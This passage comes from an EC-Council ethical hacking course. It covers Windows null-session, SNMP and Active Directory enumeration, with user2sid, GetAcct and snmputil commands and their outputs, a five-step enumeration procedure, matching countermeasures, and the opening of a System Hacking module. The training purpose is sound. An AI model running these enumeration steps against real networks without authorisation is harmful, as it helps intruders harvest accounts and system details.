
D:\Module 4 - Enumeration\sider>user2sid \\196.168.1.100 administrator

S-1-5-21-1123561945-1788223648-725345543-500

Number of subauthorities is 5
Domain is ETRUSTFIREWALL
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

Tool: GetAcct

- GetAcct sidesteps "Restrict Anonymous=1" and acquires account information on Windows NT/2000 machines.
- Downloadable from (www.securityfriday.com).



The screenshot shows the GetAcct application window. It has a menu bar with 'File', 'View', and 'Help'. Below the menu bar, there are input fields for 'Remote Computer' (192.168.2.162), 'End of RID' (1050), and 'Domain/Computer Name' (FUTURE). A 'Get Account' button is located between the 'End of RID' and 'Domain/Computer Name' fields. Below these fields is a table with the following data:

User	Name	Full name	Comment	Usr comment	Password	Priv	Prima	Op	Op	Op	Account
500	Administrat		Built-in ac		66days 1	Admin	513				normal
501	Guest		Built-in ac		0days 0h	Guest	513				normal
1000	jayesh	jayesh			618days	Admin	513				normal

Null Session Countermeasure

- ⦿ Null sessions require access to TCP 139 and/or TCP 445 ports.
- ⦿ Null session does not work with Windows 2003.
- ⦿ You could also disable SMB services entirely on individual hosts by unbinding WINS Client TCP/IP from the interface.
- ⦿ Edit the registry to restrict the anonymous user.
 - 1. Open regedt32, navigate to HKLM\SYSTEM\CurrentControlSet\LSA
 - 2. Choose edit | add value
 - value name: Restrict Anonymous
 - Data Type: REG_WORD
 - Value: 2


SNMP Enumeration

- ⊙ SNMP is simple. Managers send requests to agents, and the agents send back replies.
- ⊙ The requests and replies refer to variables accessible to agent software.
- ⊙ Managers can also send requests to set values for certain variables.
- ⊙ Traps let the manager know that something significant has happened at the agent's end of things:
 - a reboot
 - an interface failure,
 - or that something else that is potentially bad has happened.
- ⊙ Enumerating NT users via SNMP protocol is easy using `snmputil`.

Management Information Base

- ⊙ MIB provides a standard representation of the SNMP agent's available information and where it is stored.
- ⊙ MIB is the most basic element of network management.
- ⊙ MIB-II is the updated version of the standard MIB.
- ⊙ MIB-II adds new SYNTAX types, and adds more manageable objects to the MIB tree.

SNMPutil Example



```
C:\WINNT\System32\cmd.exe

C:\>snmputil get 210.212.69.129 public .1.3.6.1.2.1.1.2.0
Variable = system.sysObjectID.0
Value    = ObjectID 1.3.6.1.4.1.9.1.27

C:\>snmputil getnext 210.212.69.129 public interfaces.ifNumber.0
Variable = interfaces.ifTable.ifEntry.ifIndex.1
Value    = Integer32 1


C:\>snmputil getnext 210.212.69.129 public interfaces.ifTable.ifEntry.ifIndex.1
Variable = interfaces.ifTable.ifEntry.ifIndex.2
Value    = Integer32 2

C:\>snmputil getnext 210.212.69.129 public interfaces.ifTable.ifEntry.ifIndex.2
Variable = interfaces.ifTable.ifEntry.ifIndex.3
Value    = Integer32 3

C:\>snmputil getnext 210.212.69.129 public 0.0
Variable = system.sysDescr.0
Value    = String <0x43><0x69><0x73><0x63><0x6f><0x20><0x49><0x6e><0x74><0x65><0x72><0x6e><0x65><0x74><0x77><0x6f><0x72><0x6b><0x20><0x4f><0x70><0x65><0x72><0x61><0x74><0x69><0x6e><0x67><0x20><0x53><0x79><0x73><0x74><0x65><0x6d><0x20><0x53><0x6f><0x66><0x74><0x77><0x61><0x72><0x65><0x20><0x0d><0x0a><0x49><0x4f><0x53><0x20><0x28><0x74><0x6d><0x29><0x20><0x32><0x35><0x30><0x30><0x20><0x53><0x6f><0x66><0x63><0x74><0x77><0x61><0x72><0x65><0x20><0x28><0x43><0x32><0x35><0x30><0x2d><0x49><0x2d><0x4c><0x29><0x2c><0x20><0x56><0x65><0x72><0x73><0x69><0x6f><0x6e><0x20><0x31><0x31><0x2e><0x32><0x28><0x31><0x30><0x61><0x29><0x2c><0x20><0x52><0x45><0x4c><0x45><0x41><0x53><0x45><0x20><0x53><0x4f><0x46><0x54><0x57><0x41><0x52><0x45><0x20><0x28><0x66><0x63><0x31><0x29><0x0d><0x0a><0x43><0x6f><0x70><0x79><0x72><0x69><0x67><0x68><0x74><0x20><0x28><0x63><0x29><0x20><0x31><0x39><0x38><0x36><0x2d><0x31><0x39><0x39><0x37><0x20><0x62><0x79><0x20><0x63><0x69><0x73><0x63><0x6f><0x20><0x53><0x79><0x73><0x74><0x65><0x6d><0x73><0x2c><0x20><0x49><0x6e><0x63><0x2e><0x0d><0x0a><0x43><0x6f><0x6d><0x70><0x69><0x6c><0x65><0x64><0x20><0x54><0x75><0x65><0x20><0x30><0x32><0x2d><0x44><0x65><0x63><0x2d><0x39><0x37><0x20><0x31><0x36><0x3a><0x30><0x32><0x20><0x62><0x79><0x20><0x63><0x6b><0x72><0x61><0x6c><0x69><0x6b>
```

Tool :Solarwinds


- ◉ It is a set of network management tools.
- ◉ The tool set consists of the following:
 - Discovery
 - Cisco Tools
 - Ping Tools
 - Address Management
 - Monitoring
 - MIB Browser
 - Security
 - Miscellaneous



Source: <http://www.solarwinds.net/>

Tool : SNScan V1.05

- It is a Windows-based SNMP scanner that can effectively detect SNMP-enabled devices on the network.
- It scans specific SNMP ports and uses public and user defined SNMP community names.
- It is handy as a tool for information gathering.



Source: <http://www.foundstone.com>

Copyright © by **EC-Council**
All Rights reserved. Reproduction is strictly prohibited

SNMP Enumeration Countermeasures

- ⊙ Simplest way to prevent such activity is to remove the SNMP agent or turn off the SNMP service.
- ⊙ If shutting off SNMP is not an option, then change the default “public” community name.
- ⊙ Implement the Group Policy security option called “Additional restrictions for anonymous connections.”
- ⊙ Access to null session pipes and null session shares, and IPSec filtering should also be restricted.


Tool: Winfingerprint

⦿ Winfingerprint is GUI-based.

⦿ It has the option of scanning a single host or a continuous network block.

⦿ Has two main windows:

- IP address range
- Windows options



Source: <http://winfingerprint.sourceforge.net>

Active Directory Enumeration

- ⦿ All the existing users and groups could be enumerated with a simple LDAP query.
- ⦿ Windows Server 2003's AD is largely identical to its predecessor and thus can be accessed by LDAP query tools.
- ⦿ The only thing required to perform this enumeration is to create an authenticated session via LDAP.
- ⦿ Connect to any AD server using ldp.exe port 389.
- ⦿ Authenticate yourself using Guest /pr any domain account.
- ⦿ Now all the users and built-in groups could be enumerated.

AD Enumeration countermeasures

- ⊙ How is this possible with a simple guest account?
- ⊙ The Win 2k dcpromo installations screen prompts if the user wants to relax access permissions on the directory to allow legacy servers to perform lookup:
 1. Permission compatible with pre-Win2k.
 2. Permission compatible with only with Win2k.
- ⊙ Choose option 2 during AD installation.

Steps to Perform Enumeration

1. Extract user names using win 2k enumeration.
2. Gather information from the host using null sessions.
3. Perform windows enumeration using the tool Super Scan4.
4. Get the users accounts using the tool GetAcct.
5. Perform SNMP port scan using the tool SNScan V1.05.

Summary

- ⊙ Enumeration involves active connections to systems and directed queries.
- ⊙ The type of information enumerated by intruders includes network resources and shares, users and groups, and applications and banners.
- ⊙ Null sessions are used often by crackers to connect to target systems.
- ⊙ NetBIOS and SNMP enumerations can be disguised using tools such as snmputil, nat, etc.
- ⊙ Tools such as user2sid, sid2user, and userinfo can be used to identify vulnerable user accounts.



Ethical Hacking


Module V

System Hacking

Module Objective

- ◉ Understanding password cracking
- ◉ Understanding password attacks
- ◉ Identifying various password cracking tools
- ◉ Formulating countermeasures for password cracking
- ◉ Escalating privileges
- ◉ Understanding keyloggers and other spyware
- ◉ Hiding files
- ◉ Understanding rootkits
- ◉ The use of Steganography
- ◉ Covering tracks


Module Flow



Scenario

David works in the University Examination cell. Recently, he has been approached by a group of students who would like him to leak out the examination papers in exchange for money. Only David's boss, Daniel, has access to the Question Bank. David is tempted by the offer, so he accepts. How do you think will David proceed in his actions?

- ◉ Do you think that David will be able to hijack Daniel's account to leak information?
- ◉ What preliminary study will David do before starting the actual action?
- ◉ Can Daniel be held responsible in case David succeeds in his evil design?

